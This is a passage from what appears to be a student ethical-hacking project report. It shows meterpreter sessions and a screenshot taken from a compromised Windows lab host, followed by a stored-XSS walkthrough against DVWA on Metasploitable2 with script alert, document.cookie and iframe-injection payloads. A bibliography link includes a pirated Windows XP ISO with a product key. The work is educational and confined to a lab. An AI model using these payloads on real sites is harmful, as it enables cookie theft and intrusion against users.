
msf5 exploit(multi/handler) > screenshot
[*] Unknown command: screenshot.
msf5 exploit(multi/handler) > sessions -i

Active sessions
=====
Id Name Type Connection
-- ---- -----
1 meterpreter x64/windows NIKHI-JMNIMBNLB\Administrator @ NIKHI-
JMNIMBNLB 192.168.248.132:445 → 192.168.248.134:1129 (192.168.248.134)
2 meterpreter x64/windows NIKHI-JMNIMBNLB\Administrator @ NIKHI-
JMNIMBNLB 192.168.248.132:445 → 192.168.248.134:1128 (192.168.248.134)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > screenshot
Screenshot saved to: /usr/share/set/gSJeZAmQ.jpeg
meterpreter >
```

The screenshot is available in /usr/share/set/gSJeZAmQ.jpeg



This was just a demonstration you can do a lot more using meterpreter.

This was all about active system hacking. I hope u enjoyed it and feeling excited right now. Let's move to the next module.

CHAPTER-6

CROSS-SIDE SCRIPTING

6.1 Project Name:

Cross-side scripting

6.2 Aim/Objective:

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy.

6.3 Process with Screenshots:

The malicious script used in this attack can access user's cookies, session tokens, or other sensitive information retained by the browser and used with that site.



Generally there are two types of XSS i.e. Stored and Reflected. We will try to exploit the web application vulnerability using Stored XSS method.

Process:

The screenshot shows a VMware Workstation Player window titled "Metasploitable2-Linux - VMware Workstation 15 Player (Non-commercial u...)" with a terminal session running. The terminal output is as follows:

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:5a:ef:c3  
          inet addr:192.168.248.131 Bcast:192.168.248.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe5a:efc3/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:46 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:95 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:5141 (5.0 KB) TX bytes:11574 (11.3 KB)  
             Interrupt:17 Base address:0x2000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:139 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:139 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:40477 (39.5 KB) TX bytes:40477 (39.5 KB)  
  
msfadmin@metasploitable:~$ _
```

1. Open DVWA in your web browser by typing the IP address of Metasploitable 2 machine (192.168.248.131)
2. Set DVWA Security Level:- Click on DVWA Security, in the left hand menu. Select low and click on submit.




3. Select XSS Stored from the left navigation menu.

Type the details as:

Name: Test 1

Message: <script>alert("haha u are hack3d !")</script>

Then click on Sign Guestbook and a dialogue box will appear. This script is used to generate an alert or message.




4. Test another script by typing:

Name: Test 2

Message: <script>alert(document.cookie)</script>

Click Sign Guestbook to get the cookies that is shown in the image below.




5. Test another script that is used to inject a website link into a web application by typing:

Name: Test 2

Message: <iframe src="http://www.azure-skynet.com"></iframe>

Click on Sign Guestbook



REFERENCES

1. Allow PING in Firewall
<https://www.faqforge.com/windows/windows-10/how-to-allow-ping-trough-the-firewall-in-windows-10/>
2. CVE details of exploit MS17-010
<https://www.cvedetails.com/google-search-results.php?q=ms17-010&sa=Search>
3. MSFCONSOLE commands
<https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>
4. NMAP reference guide
<https://nmap.org/book/man.html>
5. Setoolkit reference and install process
<https://github.com/trustedsec/social-engineer-toolkit>

BIBLIOGRAPHY

1. Kali linux VMware installation
<https://www.vmware.com/products/workstation-player/workstation-playerevaluation.html>
2. Metasploit VMware installation
<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>
3. Windows XP installation
<https://isoriver.com/download-your-file-now/?url=https://archive.org/download/WindowsXPProfessional64BitCorporateEdition/Windows%20XP%20Professional%2064-bit%20Corporate%20Edition%28CD%20Key%20VCFQD-V9FX9-46WVK3CD4-4J3JM%29.iso>